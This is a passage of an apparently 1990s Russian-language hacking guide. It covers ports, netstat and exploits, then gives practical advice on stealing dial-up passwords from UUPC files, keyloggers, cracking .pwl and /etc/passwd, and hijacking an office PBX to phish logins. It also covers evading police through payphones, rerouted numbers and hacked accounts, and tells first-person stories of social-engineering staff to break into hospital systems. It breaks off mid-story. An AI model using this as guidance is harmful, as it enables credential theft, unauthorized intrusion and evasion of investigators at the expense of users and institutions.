Если попробовать приконнектиться к серверу не через 23 порт, а через какие-нибудь другие порты, то при большом везении сервер тебе скажет что ты приконнектился удачно и ты сможешь легко найти нужную комбинацию. Это самый простой способ взламывания серверов. Можно проявить себя как «Белый хакер в шляпе» — посылаешь письмо сисадмину и уходишь с этого сервера (типа незаконно и все в таком духе). Ну а если ты никогда не слышал про 273-275 статьи УК РФ, то... ну, я думаю, ты сам догадаешься, что тебе делать...

Небольшое отступление: Сервак — компьютер, подключенный к Internet. **Сервис** — программа, запущенная на серваке на определенном порту. Каждая такая программа должна отвечать на определенные программы. Если ты дашь этой программе правильную команду, то она должна что-то сделать для тебя. Самый простейший пример — сервис «ЭХО» или по другому — генератор символов (порт 19). Если ты приконнектишься телнетом по этому порту к компьютеру, у которого запущен этот сер-

вис, эта программа будет реагировать на любой нажатый тобой символ и будет показывать его в окне телнета. Все что тебе нужно — прИконнектиться к серваку, на котором запущен нужный тебе сервис.

Другой пример — это сервис поиска нужного человека в сети (Finger). Если ты задашь этой программе искать какого либо человека с другого хоста и при этом программа finger запущена на сервере, а также пользователь не сделал так, чтобы его эта программа не находила, то ты получишь об этом пользователе очень много полезной инфы.

Какие сервисы запущены, на каких портах и где об этом узнать? Порты находятся в диапазоне от 1 до 1024 и называются «хорошо известные порты» (well-known). Список использованных портов можно посмотреть в файле на компьютере, который называется «services». В Windows он находится в C:\твой_Windows\SERVICES\. В NT это — C:\W1NNT\SYSTEM32\DRIVERS\ETC\SERVICES. Ну а в Юниксе это /etc/services/ (хотя если у тебя стоит Юникс, я думаю тебе это объяснять не надо). Эти порты называются хорошо известными, так как они используются для наиболее распространенных сервисов (WWW, e-mail, FTP, news, telnet). Например, SMTP — отправка почты — 25 порт, POP3 — прием почты НО порт, WWW — 80 порт, FTP — 21...

Ты можешь быть сбит с толку тем, то что существует куча прог для сканирования всего, чего только возможно и хакеры ими очень часто пользуются. Но! При этом ты можешь нарваться на неприятности, так как у сисадминов есть привычка (далеко не лучшая в твою пользу) просматривать логи всех коннектов и по каким портам, а так же попытки взлома их сервера. Некоторые сисадмины свободно разрешают сканить их серверы, а некоторые, увидев что-нибудь не ладное, сразу откапывают твоего сисадмина и жалуются ему какой ты нехороший (в исключительных случаях это может окончиться тем, что тебя отключит из Internet твой пров навсегда!). В США сканирование разрешено и сами сисадмины часто сканят друг друга в целях нахождения дырок. Но от греха подальше если кого-нибудь собираешься сканить из добрых побуждений — лучше попроси разрешение или хотя бы уведоми об этом сисадмина.

Так что же такое дырки в системах, о которых столько говорят? Дырка — что-нибудь в системе, которое позволяет кому-нибудь контролировать систему в обход сисадмина. Существует очень много типов дырок. Это может быть неправильно сконфигурированная программа, ошибка в самой программе... Наглядным примером плохо сконфигурированной программы может служить старая версия программы **sendmail** (если сисадмин оставлял команды **wiz** и debug или дал директории неправильные права доступа на FTP-сервере, то любой желающий мог скачать файл паролей). В таких случаях вся вина лежит на сисадминах, так как ошибка допущена при конфигурировании, а не из-за самой программы.

Другой очень известный и распространенный баг — расшаривание ресурсов в Windows когда это совершенно не нужно или пустой пароль на полный доступ. Из ошибок программ самые распространенные — переполнение буфера обмена у программ, созданных для Internet. Очень часто это используют для того, чтобы перехватить контроль над серваком и потом делать с ним все что твоей душе угодно.

Ну а теперь перейдем к очень известному сейчас виду атак — **Эксплоитам**. Ты уже наверно не раз слышал об этой атаке, но не понимал, что это такое и как этим пользоваться. Так вот. Эксплоит — это программа, написанная на Си++, использующая дырки в системе для получения прав рута (root) — самого главного человека, которому доступно ВСЕ!!! К примеру это так называемая **FTP-Bounce** дырка, заключаемая в том, что FTP-сервер (служит для скачки/закачки файлов с сервера/на сервер) настроен так, чтобы переадресовывать запрос пользователя на другой компьютер. По идее эта фича вообще на фиг не нужна (в смысле для сисадминов — нам она как раз **таки** и нужна). Это только создает возможность взлома, так как эта фича позволяет любому человек просканить порты другого компьютера и представиться компьютеру FTP сервером, с которого идет переадресация и этот человек получит «ключи от квартиры где деньги лежат». Вообще **эксплоиты** наиболее практичные и довольно таки легко применяются (если голова с руками растет откуда надо). С эксплоитом можно хорошо поиздеваться над сисадмином, а также над его системой (ой — а зачем вот эти файлы — они тут ва-а-а-аще не **нужны!**).

Эксплоит хорош еще тем, что он не ломает систему (сам справишься!), а только дает тебе «ключи». Как ты знаешь, сейчас серваки стоят как минимум на трех типах платформ: NT, VMS и UNIX. У них куча разных версий и типов — UNIX делится на BSD, **AIX**, SCI, Sun OS, **Irix** и (наверно) твой любимый Линукс. Ну и конечно же каждая версия глючит по разному и поэтому под разные типы и версии существуют эксплоиты так сказать «нужного калибра», ведь **как** ты понимаешь эксплоит, сделанный под NT, не будет пахать под UNIX, а сделанный для Sun OS не будет пахать под Линукс (ну, хакеру не проблема переделать эксплоит — на то он и хакер). Ну а разные версии не будут пахать, так как очень часто вообще меняют прогу, которая стоит, только оставляют то же имя и номер версии чуть-чуть переделывают. Конечно же все дырки рано или поздно фиксят и нужно стараться пользоваться новыми **эксплоитами**. Ну, а теперь самое главное — как же найти эти дырки?

Для начала посмотри, что у тебя из сервисов есть на компе — набери команду **netstat** -a (в Пуск ➪ Выполнить) и ты увидишь что-то типа этого:

```
Active Connections
Proto   Local Address          Foreign Address        State
TCP     localhost:1027         0,0.0.0:0              LISTENING
```

```
TCP    localhost:135          0.0.0.0:0              LISTENING
TCP    localhost:135          0.0.0.0:0              LISTENING
TCP    localhost:1026         0.0.0.0:0              LISTENING
TCP    localhost:1026         localhost:1027         ESTABLISHED
TCP    localhost:1027         localhost:1026         ESTABLISHED
TCP    localhost:137          0.0.0.0:0              LISTENING
TCP    localhost:138          0.0.0.0:0              LISTENING
TCP    localhost:nbsession    0.0.0.0:0              LISTENING
UDP    localhost:135          *:*
UDP    localhost:nbname       *:*
UDP    localhost:nbdatagram   *:*
```

XMMM... вроде ничего интересного. Ну начнем разгребать, что это такое появилось.

Мы видим, что у Local Address (твой комп) прослушиваются порты 135, 137, 138 и nbsession (в общем это 139 порт прослушивается... можешь написать netstat -an, чтобы увидеть не название портов, а их номера. Насчет этих портов можешь не беспокоиться — это часть Microsoft Networking и они нужны для поддержки LAN (локальной сети). Теперь зайди в Internet и топай, допустим на www.uxx.com, хотя нет, лучше на www.happyhacker.org. Одновременно телнеться на какой-нибудь сервак (ну допустим www.whitehouse.gov). Теперь снова жми **netstat -a** и вот что у тебя примерно должно получиться:

```
Active Connections
Proto  Local Address          Foreign Address        State
TCP    localhost:1027         0.0.0.0:0              LISTENING
TCP    localhost:135          0.0.0.0:0              LISTENING
TCP    localhost:135          0.0.0.0:0              LISTENING
TCP    localhost:2508         0.0.0.0:0              LISTENING
TCP    localhost:2509         0.0.0.0:0              LISTENING
TCP    localhost:2510         0.0.0.0:0              LISTENING
TCP    localhost:2511         0.0.0.0:0              LISTENING
TCP    localhost:2514         0.0.0.0:0              LISTENING
TCP    localhost:1026         0.0.0.0:0              LISTENING
TCP    localhost:1026         localhost:1027         ESTABLISHED
TCP    localhost:1027         localhost:1026         ESTABLISHED
TCP    localhost:137          0.0.0.0:0              LISTENING
TCP    localhost:138          0.0.0.0:0              LISTENING
TCP    localhost:139          0.0.0.0:0              LISTENING
TCP    localhost:2508         zlliks.505.ORG:80      ESTABLISHED
TCP    localhost:2509         zlliks.505.ORG:80      ESTABLISHED
TCP    localhost:2510         zlliks.505.ORG:80      ESTABLISHED
TCP    localhost:2511         zlliks.505.ORG:80      ESTABLISHED
TCP    localhost:2514         whitehouse.gov:telnet  ESTABLISHED
```

Теперь посмотрим, что в этот раз за лабуду выдало. Те же порты, что и по началу, вот только добавилось несколько новых активных портов — 4 коннекта с zllinks.505.ORG по 80 порту и коннект с whitehouse.gov телнетом. Это полная статистика того, что происходит с твоим компом и Internet.

Так ты узнал настоящее имя сервака www.happyhacker.org (zlliks.505.ORG). По идее у тебя должен возникнуть вопрос — а какого черта есть Порты, у которых номера больше 1024??? Так вот, если ты помнишь начало главы, то я там говорил, что эти порты ждут коннекта к ним. Но вот если эта программа коннетиться куда-нибудь, то ей помимо своего порта еще нужен какой-нибудь порт для приема информации, и этот порт берется за пределами этих 1024 портов. Так понятно? К примеру, браузер может открывать до четырех портов — с 2508 по 2511.

Теперь ты возможно захочешь посканить порты друга? Лучший способ сделать это и не бояться быть выкинутым из Internet своим провайдером — попроси друга (подругу) набрать netstat -r. Тогда у него появится что-то типа:

```
Route Table
Active Routes:
Network Address  Netmask  Gateway Address      Interface      Metric
0.0.0.0          0.0.0.0  198.59.999.200      198.59.999.200    1
127.0.0.0        255.0.0.0  127.0.0.1           127.0.0.1       1
198.59.999.0     255.255.255.0  198.59.999.200  198.59.999.200    1
198.59.999.200   255.255.255.255 127.0.0.1       127.0.0.1       1
198.59.999.255   255.255.255.255 198.59.999.200  198.59.999.200    1
224.0.0.0        224.0.0.0      198.59.999.200  198.59.999.200    1
255.255.255.255  255.255.255.255  198.59.999.200    0.0.0.0       1
Active Connections
  Proto  Local Address          Foreign Address        State
  TCP    lovely-lady:1093       mack.foo66.com:smtp    ESTABLISHED
```

Gateway Address и Interface покажут твой реальный IP (ну или IP сервера, если ты сидишь через локальную сеть). Учти, если твой друг сидит в локалке, то прежде 10 раз подумай, чем его сканить, а то сисадминам очень не нравится, когда какой недохакер (как они считают) пытается их поломать и могут пойти на все меры, лишь бы отомстить и поразвлечься (иногда самое безобидное — синий экран).

Вообще-то под таким распространенным термином, как взлом Internet подразумевают сразу несколько разных вещей. Во-первых: незаконное подключение к провайдеру и халявные подключения. Как же можно это осуществить? Самый простой вариант — украсть чужой пароль. В наше время при огромном количестве тупых юзверей сие не представляет никакого труда. Так как подавляющее большинство пользователей пользуется таким популярным пакетом e-mail как UUPC Чернова. А

также некоторые туповатые провайдеры все еще предоставляют вход в систему как online так и offline под одним паролем. Остается самое простое — переписать файлик init или init1 с каталога \UUPC. Там будет прописан как login так и password. Пользуйтесь им на здоровье. Но не забывайте про то, что «жадность фраера сгубила».

При более сложном варианте вы запускаете на машину user'а вирус или прогу резидентную, отслеживающую появление строчки login:. Дальше остается грабать клавиатуру и записать полученное в файл.

Если юзверь относительно грамотный и не просто умеет качать почту, а работает более «круто» в Netscape, используя SLIP & PPP, то обратите внимание — при таком качестве связи, как у нашего Совка, связь обрывается частенько. Очень редко можно увидеть, чтобы кто-то из них при соединении набирал логин и пароль вручную. Часто это все делает скрипт командами transmit и им подобными. А все настройки, хитрец, держит под своим паролем в Windows. Как известно, на всякую хитрую жопу... находится очень быстрое решение проблемы: стоит только поискать файлик с расширением .pwl. Там Windows хранит все практически настройки по каждому юзверю. Включая и пароли. Тем паче, что шифрует она все это примитивным вариантом DES. Но алгоритм шифрования в каждом релизе разный. Однако, имея в руках чужой .pwl файл, создав несколько своих с именами 1,2,3,4 и аналогичными паролями, можно проследить интересную зависимость, которая и выведет вас к желаемому результату.

Если на машину юзера доступа нет, то к решению проблемы можно подойти и другим путем. Справедливости ради надо заметить, что практически лавинная доля соединений приходится на телефонные линии. Дальше — лучше. Наверняка у вас в офисе есть мини-АТС. Перепрограммировать ее, чтобы звонки с данного номера переоучивались на ваш — плевое дело. Осталось только запустить терминальную программу BBS, в заставке указать заставку вашего провайдера. И юзер ведь купится! На 100%. Введет и login, и password. Проверено уже, и не раз. Теперь осталось выдать ему кучу ошибок, а затем дропнуть линию. После двух-трех попыток (вдруг он неверный пароль введет) верните АТС в нормальное состояние. А то прецеденты с последующей раздачей слонов и пряников уже бывали.

Если удалось раздобыть login/passwd, то имея пароль с минимальными пользовательскими привилегиями хочется получить их гораздо больше. С минимальными привилегиями получить статус root — задача не одного дня. Но начинать с чего-то надо. А начнем мы с того, что узнаем, с какой системой имеем дело. В настоящее время провайдеры висят на самых популярных UNIX: FreeBSD, BSDI, SCO open server, Linux. Некоторые, правда, используют такую экзотику как NexStep, UnixWare, Solaris, Aix, HP-UX, VAX-ORX5.12. Встречаются уникумы, работающие с Xenix. Но несмотря на видимое обилие операционных систем, все они имеют

практически одинаковую систему защиты и идентификации пользователей и их ресурсов, которые передавались по наследству от AT&T UNIX с 1971 года. Стандартные средства защиты в UNIX:

- защита через пароли;
- защита файлов;
- команды **su, newgrp, at, prwarn, sadc, pt_chmod;**
- шифрование данных.

Любой пользователь UNIX имеет свой пароль, без которого он не может включиться в систему, писать/читать почту. Практически во всех UNIX пароли находятся в /etc/passwd. Этот файл содержит информацию о пользователе, его пароле и уровне привилегий.

Дописать в этот файл информацию о своем login/passwd и уровне привилегий может только root. Ты можешь его только читать.

Но что же мешает переписать/прочитать его и пользоваться чужими login'ами? Прочитать можно. И с огорчением увидеть, что не все так в жизни просто. Да, там хранится login пользователя. Но сам пароль хранится только в зашифрованном виде. И вместо пароля в лучшем случае увидишь абракадабру типа #@4OFIU`0346`e.

Расшифровкой этого занимаются программы типа jack, crackerjack, blob и множество подобных. Успех напрямую зависит от данной операционной системы. Чтобы успешно расшифровать passwd, необходимо, как минимум, иметь две пары логинов, паролей расшифрованных и зашифрованных. Напустив на passwd от Linux 2.1.3 крякалку паролей blob и имея пять пар известных паролей, в опытном варианте за 20 минут успешно расшифровываются все пароли. Но проблема в том, что алгоритмы шифрования очень улучшаются с каждой новой версией системы, а в таких коммерческих UNIX как SCO Open Server 5 имеется очень навороченные системы криптования. К примеру, если SCO 3 с уровнем защиты от 1,2,3 сломалась в течение 3 часов перебора, то 4,5 где-то за четверо суток, 6 так и не удалось поломать.

Как не попасть в лапы закона

Козлевичу не везло. Его ловили и тогда, когда он применял излюбленные им технические средства, и тогда, когда он обходился без них. Его ловили на вокзалах, пристанях, на пароходах и в гостиницах. В вагонах его тоже ловили. Его ловили даже тогда, когда он в полном отчаянии начинал хватать чужую собственность по предварительному сговору с другим лицами.

И. Ильф, Е. Петров. Золотой теленок.

Хакерство — это здорово. Черт возьми, да это просто потрясающе! Но вместе с тем хакерство — нелегальное, порой аморальное и обычно наказуемое занятие. Даже если вы не сделали ничего плохого, для судей вам

придется подыскать достаточно веское обоснование своим действиям. Самое малое, что может произойти, это заделка прорех в компьютерной безопасности, которые вы использовали для взлома. Более серьезные наказания могут варьироваться от штрафов и вплоть до тюрьмы. Неофициальные наказания могут заключаться в разрушении вашего оборудования и невозможности устроиться на работу, имеющую отношение к технике. Занимаясь своим делом, предусмотрительный хакер преследует две цели:

1. Не попасться.
2. В случае, если попался, постараться не усугублять дела.

В этой книге рассказывается о стратегиях, с помощью которых можно следовать определенным правилам. Хакинг предполагает не только технические знания, но и особый склад ума этого самого хакера. И часть этого ума должна быть отдана знаниям о том, как обеспечить собственную безопасность, иначе оставшаяся часть будет тратиться зря. Приведенные здесь стратегии следует не только знать и применять, но и уметь приспосабливать их к новым ситуациям. Не забывайте, сколько компьютерных преступников отправились в тюрьму. Правда, некоторые из них умудрялись заниматься хакерством и там. Некоторые даже научились хакерству в тюрьме. Но если вы все же не стремитесь туда попасть, везде и повсюду помните приведенные ниже советы.

В процессе исследований

На вашей территории проживания могут действовать местные законы, запрещающие машинам или людям постоянно набирать номера и отключаться сразу после набора (так поступает, например, программа автонабора, когда ищет входные наборы). В случае, если вы делаете звонки самостоятельно, лучше говорить тому, кто поднимет трубку: «Извините, я ошибся номером», нежели просто бросать трубку. Помните правило: чем больше людей вы разозлите, тем больше вероятность, что вас начнут преследовать и, в конце концов, накажут.

При занятиях социальной инженерией

Социальная инженерия, а еще чаще обратная социальная инженерия, предполагает контакт с зарегистрированным пользователем по телефону или посредством электронной почты. Это рискованно, так как при этом вы даете свой адрес или телефонный номер людям, которых собираетесь обмануть. Для решения данной проблемы хакеры разработали несколько оригинальных методов.

Однажды я вышел на небольшое предприятие, которое закрывалось на несколько недель. Проведя некоторые исследования и свершив несколько взломов, мне удалось найти программу, которая оставляла сообщения на их автоответчике. С ее помощью я смог входить в контакт с

людьми, не сообщая им, кто я такой. Я поместил телефонную рекламу компьютерной сети, приглашавшую людей звонить и оставлять свои имена и данные. Я мог в любое время вызвать компьютер, набрать заветный код и прослушать эти сообщения. Когда предприятие вновь открылось, я позвонил им, сказав, что я из телефонной компании, и сообщил владельцу, что несколько линий пересеклись, из-за чего к ним иногда могут проходить непонятные звонки.

Некоторые хакеры просто переводят телефонные автоматы в резидентное состояние и работают с них. Для занятий социальной инженерией по почте можно арендовать личный почтовый ящик. Один хакер нашел более простое решение. Он заметил, что почтовый ящик в колледже, находящийся прямо под его ящиком, всегда пустует и, по-видимому, никому не принадлежит. Он долгое время пользовался им, с помощью нехитрого приспособления опуская туда свою секретную корреспонденцию (позднее я показал ему, как открывать эти ящики).

Использование телефона

В случае, если хотите сохранить что-то в секрете, не говорите об этом по телефону
Нельсон Рокфеллер

В случае, если вы новичок, у вас может не возникнуть никаких затруднений с вызовом удаленных компьютеров из собственного дома. Но однажды вы можете оказаться в ситуации, когда не будете точно знать, не прослушивают ли ваш телефон и не следят ли за тем, как вы используете компьютер. Значит, если вы уже вышли из хакерского «детства», вам не следует делать незаконных вызовов из своего дома и вообще с любого телефона, по которому вас могут выследить.

Неприятности могут произойти, даже если вы действительно новичок. Представьте себе, что вы стали членом TECHRIME-USA BBS как раз тогда, когда ФБР собирается начать акцию против системных операторов, использующих свои доски объявлений в нелегальных целях! Вам совсем не захочется быть втянутым в это, особенно, если вы не делали ничего противозаконного. Даже намек на полуправдивые слухи, циркулирующие по каналам технического андеграунда, может заставить телефонные компании начать следить за проходящими по их линиям модемными сообщениями и записывать их. Это может проделываться автоматически с помощью детекторов, которые прослушивают тоны модемов и передают их на записывающее устройство. В любом случае надо учитывать следующее:

1. Технология, позволяющая делать такие вещи, существует, и

2. Известно, что прослушиваются очень многие телефоны. Итак, если вам необходимо общаться с известными компьютерными преступниками, или с доказанными хакерами, соблюдайте крайнюю осторожность.

Делать телефонные вызовы можно не из дома, но откуда-либо еще. Возможно, придется раскошелиться на портативный лаптоп. Сделав это, купите к нему также акустический соединитель и внешний модем. Все это обойдется вам в одну-две тысячи долларов — гораздо меньше, чем потребует с вас адвокат, если вы попадетесь. Акустический соединитель необходим, так как не везде имеются телефонные розетки. Во внешний модем вы будете вставлять соединитель. Многие лаптопы уже снабжены модемами, но это внутренние модемы, которые нельзя подсоединить к телефону.

Итак, вы обзавелись оборудованием. Куда бы его поместить? Существует много возможностей. Ночью и на уик-энд иногда возможно проникнуть в здание какого-нибудь большого офиса и, если дверь не заперта, устроиться в одной из смежных комнат. Два года назад летом, прогуливаясь в центре своего города около девяти вечера, я заметил, что окна всех учреждений открыты — и это вечером! Днем стояла жара, и, вероятно, их таким образом проветривали. Будь я в соответствующем настроении, я мог бы беспрепятственно проникнуть в любое здание и подключить свой портативный компьютер к телефону, находясь всего в нескольких сотнях метров от полицейского участка.

В случае, если у вас водятся деньги, или вам удалось взломать какой-нибудь счет, вы можете заниматься хакерством в гостинице или мотеле. Денежные проблемы беспокоят хакеров и по другой причине. Телефонные счета растут, как на дрожжах, поэтому многие хакеры являются также и фрикерами. Фрикер — это человек, занимающийся взломами телефонных сетей. Одним из основных аспектов этого занятия является создание тональных кодов, которые заставляют телефонную систему выполнять специальные функции, такие, как бесплатные звонки на дальние расстояния. Фрикерство, разумеется, представляет собой обширную область для хакерских исследований, и с телефонными системами — а особенно с компьютерами, обслуживающими эти системы, — должен быть близко знаком каждый хакер. Многие хакеры считают, что любое другое хакерство, нежели взлом таких компьютеров, — это детские игры. В чем-то они правы.

Телефонные компьютерные сети — это невероятно большие, распространенные, замечательные массивы хитроумных функций, громадных баз данных, технических операций и прочих чудес, на фоне которых бледнеет все прочее хакерство. Покинув ваш дом, телефонный сигнал отправляется на местную АТС, которая управляет всеми телефонами вашего района. Каждая АТС управляется собственным компьютером. Такие компьютеры и являются потенциальными целями взломщиков телефонных компаний; если вы получите доступ к компьютеру, у вас будет доступ ко всем телефонам, которыми он управляет. Вы сможете включать и выключать телефоны, перенаправлять вызовы, изменять номера. Не будь вы хакером, вы могли бы устроить таким образом немалый переполох.

Существуют также коммутируемые сети, которые соединяют между собой компьютеры, управляющие коммутаторами. Из них можно проникнуть в региональные системы типа COSMOS (одной из функций которой является создание и уничтожение телефонных номеров). Когда вы поближе познакомитесь с особенностями этих телефонных компьютеров, вы можете использовать их для собственной зашиты. Например, вы не хотите делать хакерские телефонные звонки из собственного дома. Вы можете соединиться с компьютером вашей местной АТС, взять телефонные номера нескольких автоматов и сделать их бесплатными. Затем вы можете взламывать из этих автоматов хоть целый мир.

Вы можете также использовать региональную обслуживающую систему, чтобы временно изменить ваш настоящий номер телефона на номер, допустим, близлежащей церкви. В случае, если ваши звонки и отследят, слежка отправится по ложному пути. Должен заметить, что вызов удаленных компьютеров — не такая безопасная вещь, как может показаться. Иногда соединение с помощью телефона или компьютера дает ложное чувство защищенности, особенно, если вы уже достигли успехов в хакерстве и фрикерстве и утратили чувство бдительности. Не допускайте подобного. Всегда следуйте правилам безопасности. Не приобретайте никаких привычек. Делайте звонки всегда из разных мест и в разное время дня.

Когда лучше всего делать вызовы? Каждый хакер ответит на этот вопрос по-разному. Поздний вечер хорош тем, что системные администраторы, скорее всего, уже дома — но то же самое можно сказать и про большинство полноправных пользователей, и вы со своим звонком будете выделяться, как клоун на похоронах. Можно попытаться также звонить в самый разгар рабочего времени, в середине утра и после обеда, но в это время мэйнфрэймы работают медленнее всего, вашу деятельность нетрудно будет заметить, да и бюджет, который вы взломали, может быть занят. Наилучшего времени для вызовов не существует — вам могут помочь разве что исследования организации устройства компьютерной зашиты конкретного предприятия. Замечайте время, в течение которого вы были соединены с машиной по телефону. В случае, если это местный звонок, сигнал идет мгновенно, и чуть дольше — если вы звоните издалека. Но не стоит висеть по полдня на одной и той же линии. Лучше сделать несколько вызовов с разных телефонных номеров на разные номера доступа. В случае, если на избранном вами объекте имеется несколько коммутируемых линий, следует время от времени бессистемно пользоваться каждой из них.

Советы по лаптопам

В случае, если вы делаете вызов бог знает откуда со своего портативного лаптопа, я могу предложить вам несколько полезных советов. В случае, если вы находитесь в незнакомом месте, например, в офисе, отеле,

аудитории после уроков, ваш лаптоп является неоспоримой ценностью — до тех пор, пока он работает. Никогда не подключайте ваш модем к незнакомому телефону. Сначала убедитесь, что не сожжете таким образом ваше оборудование. Многие конторы устанавливают свои собственные электронные телефонные системы, или PBX (private branch exchange) — частные телефонные станции, для выполнения специальных функций, таких как переговоры внутри здания, либо чтобы не дать определенным телефонам делать телефонные звонки на дальние расстояния. По проводам некоторых PBX течет ток, достаточный, чтобы повредить ваш хрупкий модем. Для того, чтобы проверить безопасность линии, сначала попробуйте подсоединить к ней обычный дешевый телефон. В случае, если он заработает, то и модем тоже будет работать. Телефоны, объединенные в PBX, могут не работать с вашим модемом из-за специальных звуковых или цифровых кодов, используемых в локальных процедурах маршрутизации. В случае, если на вашем проверочном телефоне имеется сигнал в линии, но модем не работает, значит, данная PBX неисправна. Для устранения этой проблемы вы можете включить модем в телефонную розетку, а комнатный телефон (не тот, что взяли для проверки!) — к модему (для этого вам может понадобиться специальный двойной порт). Для того, чтобы использовать модем, вы делаете звонок с комнатного телефона, а затем, услышав звонок удаленного компьютера, включите модем и подсоединяйтесь.

Вы можете приобрести устройства для обработки сигналов, проходящих между телефоном и модемом. Такое устройство приспосабливает обычные сигналы модема к цифровым системам вроде PBX. Для вас это будет более приемлемым, особенно если вам часто приходится сталкиваться с PBX. Иногда попадаются такие места, где есть телефон, но нет розетки для вашего модема. В этом случае надо отвинтить рупор микрофона телефона и с помощью кабеля с присоединенными «крокодильчиками» соединить красные и зеленые провода вашего модема с двумя серебристыми контактами микрофона телефонной трубки. Это может повлечь за собой возникновение слабого сигнала, поэтому, если в вашем распоряжении есть настоящий телефонный аппарат (а не одна трубка), снимите с него корпус и соедините красные, зеленые провода модема с красными, зелеными проводами телефонного преобразователя. Для того, чтобы позвонить, вам придется придерживать рычаг телефона.

Ваше походное снаряжение

Прежде чем выхолить на большую дорогу, не забудьте прихватить с собой следующие предметы: лаптоп, иди другой портативный компьютер. Обязательно модем. Лучше два: внутренний и внешний, с чашечками акустического соединителя. Один небольшой, дешевый, надежный телефонный аппарат для проверки напряжения на линии. Можно использовать готовый тестер, но телефон удобнее использовать, например, в мотелях,

где акустический соединитель может не подойти к местному телефону. Телефонный шнур с модульным зажимом на одном конце и зажимами-«крокодилами» на другом. Ножницы для обрезки проводов, отвертки и набор шнуров с портами разного размера.

Ходьба на «цыпочках»

Большинство менеджеров смотрят даже на самых честных, избегающих разрушений хакеров как на дьявольское отродье. Поэтому, если вас застали за взломом чужих компьютеров, ждите неприятностей. Даже если ваш взлом не принес никому вреда, вас все равно, скорее всего, накажут. Я читал статьи о том, что компьютерные преступления ежегодно уносят, по крайней мере, от 3 до 5 биллионов долларов. Другие же источники приводят данные до ста биллионов. Лично мне даже три биллиона кажутся несколько завышенной, для пущей убедительности, суммой. Но правительство и владельцы предприятий считают иначе. Они понимают, что большинство компьютерных преступлений остаются нераскрытыми, и реальные убытки могут оказаться гораздо больше официальной суммы. Даже если все эти биллионы долларов — не более, чем выдумки, государство и промышленники в них верят, и полны решимости наказывать всякого, кто отнимает у них такие деньги.

Давайте теперь рассмотрим случай, произошедший с BBS Гринвудской «Pretty Theft» («Вороватая милашка») — так звали одну женщину-хакера, с которой я время от времени общался. Однажды она послала мне на BBS сообщение, в котором спрашивала, не знаю ли я, как проникнуть в компьютеры одного госпиталя неподалеку от меня. Я был в недоумении — задача была проще простого, и взлом данной системы можно назвать одним из моих первых успехов. При загрузке в эту систему появлялось следующее сообщение (все имена и номера, разумеется, изменены):

> Добро пожаловать в GFH-NET! 300-2400 бод (123)45&-7890 GREENWOOD FAMILY HOSPITAL GFH-NET обслуживается Роджером Корнуоллом и Гарольдом Липником. В случае, если у вас возникнут вопросы или комментарии, напишите им по электронной почте!!!
>
> Ваше имя?
>
> Введите имя и фамилию:
>
> Ваш пароль?
>
> В случае, если у вас нет пароля, нажмите "RETURN" после ввода:

Через несколько месяцев после того, как я активно занялся хакерством, я сидел за компьютером и одновременно смотрел выпуск вечерних новостей. В новостях я увидел репортаж об одном из членов правительства, который сломал руку и был вертолетом отправлен в больницу. Тогда я подумал: «Эге, ведь в больницах наверняка есть компьютеры, верно? Так почему бы мне не взломать такой компьютер!» Итак, я раздобыл якобы закрытый номер доступа в сеть Гринвудской семейной больницы, и в ответ на вызов получил такой вот гостеприимный экран. Догадываетесь, что я

сделал вслед за этим? Нетрудно догадаться — я, конечно же, ввел в качестве имени имя Роджера Корнуолла. К сожалению, у настоящего Роджера Корнуолла имелся какой-то пароль; а нажав «RETURN», я просто получил сообщение об ошибке. Тогда я попробовал имя Гарольд Липник. Тот же результат. Я достал телефонную книгу, нашел телефонный номер Гринвудской семейной больницы и позвонил. Женский голос сказал:

— Гринвуд. Чем я могу вам помочь?

— Извините, — сказал я, — нельзя ли пригласить Тома?

- Кого?

— М-м... Есть у вас один парень, я с ним уже говорил... Супервизор, или что-то в этом роде...

— Вы имеете в виду Аи Брауна? — спросила она. — Ну да, вот именно. (Не знаю, почему я решил, что его зовут Том.) А он на месте?

— Нет. Ли ушел в пять.

— Понятно, спасибо. Пока.

Я вернулся к своему компьютеру, снова вызвал GFH-NET и попробовал ввести в качестве имени «Ли Браун». Но мне опять не довезло. Впрочем, сделав еще несколько телефонных звонков по разным Телефонам данной больницы, приведенным в книге, я вышел-таки на парня, не имевшего пароля. GFH-NET, как выяснилось, не представляла собой ничего особенного. Она не имела ничего общего с больничными счетами, записями о пациентах и т.п. Это была обычная медицинская BBS. Насколько мне удалось понять, данная система была создана для того, чтобы студенты-медики могли обсуждать различные проблемы с врачами. Никакой передачи файлов или чего-нибудь в этом роде; самая простая система сообщений. Она оказалась неинтересной, но зато было интересно в нее проникать. На следующий день я просматривал телефонные номера врачей на желтых страницах, и нашел восемь номеров врачей Гринвудской больницы. Из них трое не имели пароля. Таким образом, я был несколько озадачен тем, что у Вороватой Милашки возникли затруднения с этим взломом. Я вызвал BBS Гринвудской больницы, в первый раз за несколько лет, и, к своему удивлению, наткнулся на такой вот угрожающий экран:

ДАННАЯ СИСТЕМА ПРЕДНАЗНАЧЕНА ТОЛЬКО ДЛЯ САНКЦИОНИРОВАННУХ ПОЛЬЗОВАТЕЛЕЙ! ЕСЛИ ВЫ НЕ ЯВЛЯЕТЕСЬ ТАКОВЫМ. ВАМ СЛЕДУЕТ НЕЗАМЕДЛИТЕЛЬНО ОТКЛЮЧИТЬСЯ!

Всю полезную информацию как ветром сдуло! Осталась только это грозное предупреждение и бесполезное приглашение к вводу пароля. Я попытался войти под теми же именами, которыми пользовался когда-то, и обнаружил, что все они обзавелись паролями. Затем я попытался при-

бегнуть к социальной инженерии, но все те, с кем я разговаривал, словно воды в рот набрали. (Впоследствии мне удалось проникнуть в настоящую больничную систему с помощью нескольких милых секретарш из административного отдела.) Я отправил Вороватой Милашке ответное письмо по электронной почте, в котором спрашивал, что же там произошло. На следующий день я получил ответ: «В прошлом месяце мой друг лежал в больнице, и мне захотелось взглянуть, не удастся ли изменить его счет. Я помнила, что года два тому назад он давал мне этот номер, я посмотрела в блокнот и, к своему удивлению, обнаружила, что номер по-прежнему там. Я знала, как зовут лечащего врача моего приятеля, а навещая его в больнице, я узнала еще больше из справочной системы и объявлений на стенах. Затем я пыталась войти в систему, используя все эти имена, но в это время появимся системный оператор и вышвырнул меня. И каждый раз, когда я хотела продолжить свои попытки, происходило то же самое. Но на следующее утро, около восьми часов, мне наконец удалось проникнуть в систему. Один из врачей, имя которого я использовала, вводил вместо пароля собственное имя. Ты, наверно, догадываешься, что изменить счет моего друга мне не удалось, и больше вообще ничего не удалось... после того, как я ввела имя и пароль, система просто зависла. Вечером я попыталась еще раз, и вместо запроса имени на экране появилось следующее сообщение:

